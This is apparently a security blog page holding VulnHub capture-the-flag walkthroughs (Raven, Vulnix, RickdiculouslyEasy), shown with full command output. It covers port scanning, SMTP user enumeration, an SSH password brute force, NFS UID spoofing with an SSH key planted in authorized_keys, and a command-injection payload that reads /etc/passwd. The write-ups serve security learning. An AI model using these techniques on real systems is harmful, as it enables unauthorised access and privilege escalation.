-rw-r--r--  1 root root  570 Jan 31  2010 .bashrc
-rw-r--r--  1 root root  442 Aug 13  2018 flag4.txt
-rw-------  1 root root   27 Aug 13  2018 .mysql_history
-rw-r--r--  1 root root  140 Nov 20  2007 .profile
-rw-------  1 root root 1024 Aug 13  2018 .rnd
-rw-r--r--  1 root root   66 Aug 13  2018 .selected_editor
-rw-r--r--  1 root root   20 Aug 13  2018 .tmux-session
root@Raven:~# cat flag4.txt 
______                      

| ___ \                     

| |_/ /__ ___   _____ _ __  

|    // _` \ \ / / _ \ '_ \ 

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|

                            
flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought: 

@mccannwj / wjmccann.github.io
root@Raven:~# 

Sure enough, we got the root shell and the final shell. Overall this was a fun exercise to go through. Happy Hacking.

Thursday, October 10, 2019

VulnHub: Vulnix Walkthrough

Let first start off with an nmap scan of the remote host.
root@ubuntu:~/src# nmap -p0-65355 -sV -O -sC -T5 192.168.56.107

Starting Nmap 7.60 ( https://nmap.org ) at 2019-10-09 12:37 MDT
Warning: 192.168.56.107 giving up on port because retransmission cap hit (2).
Stats: 0:00:18 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 13.56% done; ETC: 12:39 (0:01:48 remaining)
Stats: 0:04:01 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.74% done; ETC: 12:41 (0:00:00 remaining)
Nmap scan report for 192.168.56.107
Host is up (0.00069s latency).
Not shown: 65319 closed ports
PORT      STATE    SERVICE    VERSION
22/tcp    open     ssh        OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   1024 10:cd:9e:a0:e4:e0:30:24:3e:bd:67:5f:75:4a:33:bf (DSA)
|   2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a (RSA)
|_  256 4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f (ECDSA)
25/tcp    open     smtp       Postfix smtpd
|_smtp-commands: vulnix, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, 
|_ssl-date: 2019-10-09T18:40:57+00:00; -2s from scanner time.
79/tcp    open     finger     Linux fingerd
|_finger: No one logged on.\x0D
110/tcp   open     pop3       Dovecot pop3d
|_pop3-capabilities: CAPA TOP SASL RESP-CODES STLS UIDL PIPELINING
|_ssl-date: 2019-10-09T18:40:57+00:00; -2s from scanner time.
111/tcp   open     rpcbind    2-4 (RPC #100000)
| rpcinfo: 
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  2,3,4       2049/tcp  nfs
|   100003  2,3,4       2049/udp  nfs
|   100005  1,2,3      36380/tcp  mountd
|   100005  1,2,3      52886/udp  mountd
|   100021  1,3,4      52205/udp  nlockmgr
|   100021  1,3,4      52432/tcp  nlockmgr
|   100024  1          35179/udp  status
|   100024  1          41320/tcp  status
|   100227  2,3         2049/tcp  nfs_acl
|_  100227  2,3         2049/udp  nfs_acl
143/tcp   open     imap       Dovecot imapd
|_imap-capabilities: ID have SASL-IR capabilities OK more listed post-login Pre-login IMAP4rev1 STARTTLS LOGIN-REFERRALS IDLE LOGINDISABLEDA0001 LITERAL+ ENABLE
|_ssl-date: 2019-10-09T18:40:57+00:00; -2s from scanner time.
512/tcp   open     exec       netkit-rsh rexecd
513/tcp   open     login
514/tcp   open     shell      Netkit rshd
993/tcp   open     ssl/imaps?
|_ssl-date: 2019-10-09T18:40:56+00:00; -2s from scanner time.
995/tcp   open     ssl/pop3s?
|_ssl-date: 2019-10-09T18:40:56+00:00; -2s from scanner time.
2049/tcp  open     nfs_acl    2-3 (RPC #100227)
36380/tcp open     mountd     1-3 (RPC #100005)
41320/tcp open     status     1 (RPC #100024)
46857/tcp open     mountd     1-3 (RPC #100005)
52432/tcp open     nlockmgr   1-4 (RPC #100021)
57416/tcp open     mountd     1-3 (RPC #100005)
MAC Address: 08:00:27:F0:66:94 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop
Service Info: Host:  vulnix; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: -2s, deviation: 0s, median: -2s

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 341.14 seconds
root@ubuntu:~/src#

We found quite a few open ports on the remote machine 22,25,79,110,111,143,512,513,514. our next task is to enuermate users on the system with smtp and the VRFY command.

root@ubuntu:~/src# smtp-user-enum -M VRFY -U /home/sam/wordlists/unix_users.txt -t 192.168.56.107
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------------------------------------------------------
|                   Scan Information                       |
 ----------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ........... /home/sam/wordlists/unix_users.txt
Target count ............. 1
Username count ........... 113
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............ 

######## Scan started at Wed Oct  9 14:19:55 2019 #########
192.168.56.107: ROOT exists
192.168.56.107: backup exists
192.168.56.107: bin exists
192.168.56.107: daemon exists
192.168.56.107: games exists
192.168.56.107: gnats exists
192.168.56.107: irc exists
192.168.56.107: libuuid exists
192.168.56.107: list exists
192.168.56.107: lp exists
192.168.56.107: man exists
192.168.56.107: mail exists
192.168.56.107: news exists
192.168.56.107: messagebus exists
192.168.56.107: nobody exists
192.168.56.107: postmaster exists
192.168.56.107: proxy exists
192.168.56.107: root exists
192.168.56.107: sshd exists
192.168.56.107: sync exists
192.168.56.107: sys exists
192.168.56.107: syslog exists
192.168.56.107: uucp exists
192.168.56.107: user exists
192.168.56.107: www-data exists
######## Scan completed at Wed Oct  9 14:19:56 2019 #########
25 results.

113 queries in 1 seconds (113.0 queries / sec)
root@ubuntu:~/src# 

As you can see we have found a few users that exists on the system but the 'user' user catches my eye and I move on to brute forcing the user over ssh.

root@ubuntu:~/src# hydra -l user -P /home/sam/wordlists/unix_passwords.txt ssh://192.168.56.107 -t 4
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-10-09 17:23:01
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1009 login tries (l:1/p:1009), ~253 tries per task
[DATA] attacking ssh://192.168.56.107:22/
[STATUS] 64.00 tries/min, 64 tries in 00:01h, 945 to do in 00:15h, 4 active
[STATUS] 61.33 tries/min, 184 tries in 00:03h, 825 to do in 00:14h, 4 active
[STATUS] 60.00 tries/min, 420 tries in 00:07h, 589 to do in 00:10h, 4 active
[22][ssh] host: 192.168.56.107   login: user   password: letmein
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-10-09 17:31:52
root@ubuntu:~/src# 

We cracked the user. no its time to login and see what we can find.

root@ubuntu:~/src# ssh user@192.168.56.107
The authenticity of host '192.168.56.107 (192.168.56.107)' can't be established.
ECDSA key fingerprint is SHA256:IGOuLMZRTuUvY58a8TN+ef/1zyRCAHk0qYP4wMViOAg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.56.107' (ECDSA) to the list of known hosts.
user@192.168.56.107's password: 
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Oct 10 19:51:01 BST 2019

  System load:  0.08             Processes:           89
  Usage of /:   90.2% of 773MB   Users logged in:     0
  Memory usage: 3%               IP address for eth0: 192.168.56.107
  Swap usage:   0%

  => / is using 90.2% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/

user@vulnix:~$ 

Out first step is to cat the /etc/passwd file to see if we have any more users on the system to be enumerated.

user@vulnix:/home$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
whoopsie:x:103:106::/nonexistent:/bin/false
postfix:x:104:110::/var/spool/postfix:/bin/false
dovecot:x:105:112:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:106:65534:Dovecot login user,,,:/nonexistent:/bin/false
landscape:x:107:113::/var/lib/landscape:/bin/false
sshd:x:108:65534::/var/run/sshd:/usr/sbin/nologin
user:x:1000:1000:user,,,:/home/user:/bin/bash
vulnix:x:2008:2008::/home/vulnix:/bin/bash
statd:x:109:65534::/var/lib/nfs:/bin/false
user@vulnix:/home$

Only two regular users exist vulnix and user. So lets now search for suid binaries.

user@vulnix:~$ find / -perm -u=s -type f 2>/dev/null
/sbin/mount.nfs
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
/usr/bin/mtr
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/at
/usr/bin/sudoedit
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/procmail
/bin/ping6
/bin/mount
/bin/umount
/bin/su
/bin/ping
/bin/fusermount
user@vulnix:~$ 

We check sudo privleges

user@vulnix:~$ sudo -l
[sudo] password for user: 
Sorry, user user may not run sudo on vulnix.
user@vulnix:~$ 

No sudo rights on this user lets try to enter in to the vulnix directory

user@vulnix:~$ cd /home;ls -la
total 16
drwxr-xr-x  4 root   root   4096 Sep  2  2012 .
drwxr-xr-x 22 root   root   4096 Sep  2  2012 ..
drwxr-x---  3 user   user   4096 Sep  2  2012 user
drwxr-x---  2 vulnix vulnix 4096 Sep  2  2012 vulnix
user@vulnix:/home$ cd vulnix/
-bash: cd: vulnix/: Permission denied
user@vulnix:/home$ 

Nothing interesting here so lets move on to the next service NFS.

Enumerating NFS

First we query the remote host with rpcinfo to verify NFS is running.

root@ubuntu:~/src# rpcinfo -p 192.168.56.107
   program vers proto   port  service
    100000    4   tcp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    2   tcp    111  portmapper
    100000    4   udp    111  portmapper
    100000    3   udp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp  44702  status
    100024    1   tcp  40130  status
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100003    4   tcp   2049  nfs
    100227    2   tcp   2049
    100227    3   tcp   2049
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    4   udp   2049  nfs
    100227    2   udp   2049
    100227    3   udp   2049
    100021    1   udp  38605  nlockmgr
    100021    3   udp  38605  nlockmgr
    100021    4   udp  38605  nlockmgr
    100021    1   tcp  56235  nlockmgr
    100021    3   tcp  56235  nlockmgr
    100021    4   tcp  56235  nlockmgr
    100005    1   udp  57530  mountd
    100005    1   tcp  35549  mountd
    100005    2   udp  56428  mountd
    100005    2   tcp  53138  mountd
    100005    3   udp  56870  mountd
    100005    3   tcp  60835  mountd
root@ubuntu:~/src# 

root@ubuntu:~/src# rpcinfo -n 2049 -t 192.168.56.107 100003
program 100003 version 2 ready and waiting
program 100003 version 3 ready and waiting
program 100003 version 4 ready and waiting
root@ubuntu:~/src# 

Once we know its up and running we can use the showmount command to see what shares if any it has avaiable.

root@ubuntu:~/src# showmount -e 192.168.56.107
Export list for 192.168.56.107:
/home/vulnix *
root@ubuntu:~/src#

We can see they are sharing the /home/vulnix directory lets try and mount the share to see whats in it.

root@ubuntu:~# mkdir /mnt/loot
root@ubuntu:~# mount -t nfs 192.168.56.107:/home/vulnix /mnt/loot
root@ubuntu:~# cd /mnt/loot
bash: cd: /mnt/loot: Permission denied
root@ubuntu:~# 

We get permission denied when we try to access the remote mounted share. What we need is a user with the same UID as the vulnix user if you remember we got the UID of vulnix when we cat'd the /etc/passwd file.

vulnix:x:2008:2008::/home/vulnix:/bin/bash

We can add a user and specify the UID with the useradd utility

useradd -u 2008 vulnix

Once we have the user added we can su to the user vulnix and try to browse the share

$ whoami
vulnix
$ id
uid=2008(vulnix) gid=2008(vulnix) groups=2008(vulnix)
$ ls -la
total 28
drwxr-x--- 4 vulnix vulnix 4096 Oct 10 13:35 .
drwxr-xr-x 4 root   root   4096 Oct 10 13:23 ..
-rw-r--r-- 1 vulnix vulnix  220 Apr  3  2012 .bash_logout
-rw-r--r-- 1 vulnix vulnix 3486 Apr  3  2012 .bashrc
drwx------ 2 vulnix vulnix 4096 Oct 10 13:35 .cache
-rw-r--r-- 1 vulnix vulnix  675 Apr  3  2012 .profile
$ 

Our next task is to create a new ssh key to import in to the local .ssh direcotry on the remote share so we can login with our own password for this we will use ssh-keygen.

root@ubuntu:~/src# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): 
/root/.ssh/id_rsa already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase): 
Enter same passphrase again: 
Your identification has been saved in /root/.ssh/id_rsa.
Your public key has been saved in /root/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:R5ZR6Rzd62GVXiKOsqqDMgZHqlfA6GYJh3q5/K1eAc4 root@ubuntu
The key's randomart image is:
+---[RSA 2048]----+
|          ...o ..|
|           o+ o.+|
| +  .     += o..+|
|+ =o .  .o. +  = |
|++.oE . So.   o .|
|+=+ .  ...     . |
|=+ +  ..         |
|+.= .o.          |
|.+ o=+.          |
+----[SHA256]-----+
root@ubuntu:~/src# 

Once we have the key generated we can import it in to the ssh directory. The .ssh directory doesnt exist yet so we will have to create it.

$ mkdir .ssh
$ cd .ssh
$ echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC4O6oOf9oTUAvCdOdbsZYhyETxoNFAlCRx1oRknqUsk790zXPg7zYdZnH7XXQ5o54PJzaJoc2pR96cpIW2RX1Hy7ompbNJS1H03evtJXp73/xYJxbdj3IRqT/6V1y+/oh4SmUMA5MAzLUQa3OMrseAN/a1nWivgUuKoNscKf+ej5oKTDkn5a5avtnyzJhKz+tYdSZ/oU1dXp9WVp5SoXH1+OLOQLbvvzLrvzVbzyOaA1M3pQV8y83YQnBc0P6bJfzoem7tRI2w9lCgHenFnKkf9z9euUFkSBACriZc/f5mUhUZ2T8OwjvHufBSsd3zG1iglzV1ZXLBvTwrdFpiAx7l root@ubuntu > .ssh/authorized_keys

Now that we have our key succesfully imported its time to login and see if it worked.

root@ubuntu:/root/.ssh# ssh vulnix@192.168.56.107
Enter passphrase for key '/root/.ssh/id_rsa': 
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Oct 10 20:35:53 BST 2019

  System load:  0.0              Processes:           88
  Usage of /:   90.2% of 773MB   Users logged in:     0
  Memory usage: 4%               IP address for eth0: 192.168.56.107
  Swap usage:   0%

  => / is using 90.2% of 773MB

  Graph this data and manage this system at https://landscape.canonical.com/


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

vulnix@vulnix:~$ 

It Worked! so now we move on to enumerating the vulnix user to try and eleveate our priveleges.

vulnix@vulnix:~$ sudo -l
Matching 'Defaults' entries for vulnix on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vulnix may run the following commands on this host:
    (root) sudoedit /etc/exports, (root) NOPASSWD: sudoedit /etc/exports
vulnix@vulnix:~$ 

We can edit the /etc/exports file which contains configuration data for the nfs services.

# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix    *(rw,root_squash)

As you can see the configuration for the /home/vulnix share has root_squash enabled.vBy default, NFS shares change the root user to the nfsnobody user, an unprivileged user account. In this way, all root-created files are owned by nfsnobody. If no_root_squash is used, remote root users are able to change any file on the shared file system.

we want to add an entry in the exports file that allows us full access to the remote share using the root_no_squash option.

After this you have to restart the vm manually for the changes to take effect

root@ubuntu:/root/.ssh# showmount -e 192.168.56.107
Export list for 192.168.56.107:
/root        *
/home/vulnix *
root@ubuntu:/root/.ssh# mount -t nfs 192.168.56.107:/root /mnt/loot/
root@ubuntu:/root/.ssh# cd /mnt/loot/
root@ubuntu:/mnt/loot# ls -la
total 28
drwx------ 3 root root 4096 Sep  2  2012 .
drwxr-xr-x 4 root root 4096 Oct 10 13:23 ..
-rw------- 1 root root    0 Sep  2  2012 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19  2012 .bashrc
drwx------ 2 root root 4096 Sep  2  2012 .cache
-rw-r--r-- 1 root root  140 Apr 19  2012 .profile
-r-------- 1 root root   33 Sep  2  2012 trophy.txt
-rw------- 1 root root  710 Sep  2  2012 .viminfo
root@ubuntu:/mnt/loot# cat trophy.txt 
cc614640424f5bd60ce5d5264899c3be
root@ubuntu:/mnt/loot# 

As you can see we successfully got the flag.

Wednesday, October 9, 2019

VulnHub: RickdiculouslyEasy Walkthrough

Lets first start off with a nmap scan of the remote host.

root@ubuntu:~# nmap -p0-65355 -sV -O -sC -T5 192.168.0.48

Starting Nmap 7.60 ( https://nmap.org ) at 2019-10-08 21:30 MDT
 
Nmap scan report for 192.168.0.48
Host is up (0.00059s latency).
Not shown: 65330 closed ports
PORT      STATE    SERVICE     VERSION
21/tcp    open     ftp         vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 0        0              42 Aug 22  2017 FLAG.txt
|_drwxr-xr-x    2 0        0               6 Feb 12  2017 pub
| ftp-syst: 
|   STAT: 
| FTP server status:
|      Connected to ::ffff:192.168.0.42
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open     ssh?
| fingerprint-strings: 
|   NULL: 
|_    Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic x86_64)
80/tcp    open     http        Apache httpd 2.4.27 ((Fedora))
| http-methods: 
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.27 (Fedora)
|_http-title: Morty's Website
9090/tcp  open     http        Cockpit web service
|_http-title: Did not follow redirect to https://192.168.0.48:9090/
13337/tcp open     unknown
| fingerprint-strings: 
|   NULL: 
|_    FLAG:{TheyFoundMyBackDoorMorty}-10Points
22222/tcp open     ssh         OpenSSH 7.5 (protocol 2.0)
| ssh-hostkey: 
|   2048 b4:11:56:7f:c0:36:96:7c:d0:99:dd:53:95:22:97:4f (RSA)
|   256 20:67:ed:d9:39:88:f9:ed:0d:af:8c:8e:8a:45:6e:0e (ECDSA)
|_  256 a6:84:fa:0f:df:e0:dc:e2:9a:2d:e7:13:3c:e7:50:a9 (EdDSA)
60000/tcp open     unknown
| fingerprint-strings: 
|   NULL, ibm-db2: 
|_    Welcome to Ricks half baked reverse shell...
61960/tcp filtered unknown
64071/tcp filtered unknown
MAC Address: 08:00:27:FE:68:51 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 228.53 seconds
root@ubuntu:~# 

We did a full nmap scan and found some interesting stuff. first thing to note is that it looks like we have already found two flags according to the nmap output. the first one resides on the remote FTP service, lets enumerate the service and see what we can come up with.

root@ubuntu:~# ftp
ftp> open 192.168.0.48
Connected to 192.168.0.48.
220 (vsFTPd 3.0.3)
Name (192.168.0.48:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0              42 Aug 22  2017 FLAG.txt
drwxr-xr-x    2 0        0               6 Feb 12  2017 pub
226 Directory send OK.
ftp> get FLAG.txt
local: FLAG.txt remote: FLAG.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for FLAG.txt (42 bytes).
226 Transfer complete.
42 bytes received in 0.03 secs (1.5057 kB/s)
ftp> cd pub
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> exit
221 Goodbye.
root@ubuntu:~# 

We downloaded the flag file now all we need to do is cat the contents to see what it contains.

root@ubuntu:~# cat FLAG.txt
FLAG{Whoa this is unexpected} - 10 Points
root@ubuntu:~# 

Well we found our first flag and scored 10 points. The next port (13337) has another flag we need to capture lets try and telnet in to the remote service on port 313337 and see what we get.

root@ubuntu:~# telnet 192.168.0.48 13337
Trying 192.168.0.48...
Connected to 192.168.0.48.
Escape character is '^]'.
FLAG:{TheyFoundMyBackDoorMorty}-10Points
Connection closed by foreign host.
root@ubuntu:~# 

We found another flag and gained another 10 points lets move on to other ports so we can enumerate the remaining services. The next port we will enumerate is good old port 80. From the nmap scan we got some information but now its time to connect to the website and see what it is all about.

Nothing interesting on the front page and nothing found when I went to view-source. Lets fire up nikto and see if it finds anything of any interest.

root@ubuntu:~/src/nikto/program# ./nikto.pl -host 192.168.0.48
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.48
+ Target Hostname:    192.168.0.48
+ Target Port:        80
+ Start Time:         2019-10-08 22:14:39 (GMT-6)
---------------------------------------------------------------------------
+ Server: Apache/2.4.27 (Fedora)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.27 appears to be outdated (current is at least Apache/2.4.39). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, POST, OPTIONS, HEAD, TRACE 
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /passwords/: Directory indexing found.
+ OSVDB-3092: /passwords/: This might be interesting.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8755 requests: 0 error(s) and 10 item(s) reported on remote host
+ End Time:           2019-10-08 22:15:35 (GMT-6) (56 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@ubuntu:~/src/nikto/program#

Nikto came back with some interesting results. We see in the output that the directory '/passwords/' exists on the system lets move to the web browser and get it out.

Looks like we found another flag and a passwords.html file in the directory. The flag says:

FLAG{Yeah d- just don't do it.} - 10 Points

If we check out passwords.html we are greeted with a message.

My first instinct when I visit these web pages is to view source and look for comments or code which reveals information. This is exactly what is contained here a password within the html file.

Well now we have a password "winter", but i'm not done enumerating the web site. my next task is to run dirb against the web host to try and uncover more hidden directories.

root@ubuntu:~/src/nikto/program# dirb http://192.168.0.48

-----------------
DIRB v2.22    
By The Dark Raver
-----------------

START_TIME: Tue Oct  8 22:23:57 2019
URL_BASE: http://192.168.0.48/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612                                                          

---- Scanning URL: http://192.168.0.48/ ----
+ http://192.168.0.48/cgi-bin/ (CODE:403|SIZE:217)                                                                                                                             
+ http://192.168.0.48/index.html (CODE:200|SIZE:326)                                                                                                                           
==> DIRECTORY: http://192.168.0.48/passwords/                                                                                                                                  
+ http://192.168.0.48/robots.txt (CODE:200|SIZE:126)                                                                                                                           
                                                                                                                                                                               
---- Entering directory: http://192.168.0.48/passwords/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.                        
    (Use mode '-w' if you want to scan it anyway)
                                                                               
-----------------
END_TIME: Tue Oct  8 22:23:58 2019
DOWNLOADED: 4612 - FOUND: 3
root@ubuntu:~/src/nikto/program# 

As I suspected there were more directories hidden from view. I first tried to visit cgi-bin but got a 403 forbidden so I moved on to the robots.txt file.

We have two directories /cgi-bin/root_shell.cgi and /cgi-bin/tracertool.cgi lets visit both of these and see what it brings.

Well that led nowhere lets try the second script.

Here we have an application which performs a traceroute on a specific host. My first thought on this is command injection exploit. We can try and run commands by using the ';' to chain commands together.

I tried to cat the /etc/passwd file but was greeted with a picture of a cat. This means you can't use cat to view files and will have to find another way. I tried head and less which gave me what I was looking for
127.0.0.1;less /etc/passwd

traceroute to 127.0.0.1 (127.0.0.1), 30 hops max, 60 byte packets
 1  localhost (127.0.0.1)  0.034 ms  0.011 ms  0.008 ms
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-coredump:x:999:998:systemd Core Dumper:/:/sbin/nologin
systemd-timesync:x:998:997:systemd Time Synchronization:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
systemd-resolve:x:193:193:systemd Resolver:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:997:996:User for polkitd:/:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
RickSanchez:x:1000:1000::/home/RickSanchez:/bin/bash
Morty:x:1001:1001::/home/Morty:/bin/bash
Summer:x:1002:1002::/home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin

Well we found three users: RichSanchez, Morty and Summer. If you remeber we got a password through view-source which is winter so i suspect it a login to one of the users on the system. nmy next task is to try and login to ssh with the password and the user Summer.

root@ubuntu:~# ssh Summer@192.168.0.48
ssh_exchange_identification: Connection closed by remote host
root@ubuntu:~# 

It gives this error on all Usernames I tried so I went back to my nmap scan results and found that SSH was also running on port 22222. So I try this next.

root@ubuntu:~# ssh -p 22222 Summer@192.168.0.48
Summer@192.168.0.48's password: 
Last login: Wed Oct  9 13:18:38 2019 from 192.168.0.42
[Summer@localhost ~]$ 

It worked. now we have a shell on the remote system. if we ls the directory we find another flag

[Summer@localhost ~]$ more FLAG.txt 
FLAG{Get off the high road Summer!} - 10 Points
[Summer@localhost ~]$ 

I started to explore the system and went and listed the /home directories of RichSanchez and Morty were there where some interesting files waiting. First in the RickSanchez directory we have no flags but a program named safe. on to the Morty directory we have two files journal.txt.zip and Safe_Password.jpg. The first thing we need to do is copy these files to the Summer home directory so we can execute all of them.

The zip archive has a password which is contained in Safe_Password.jpg you can extract the password by using the head command like so.

[Summer@localhost Morty]$ head -n 1 Safe_Password.jpg 
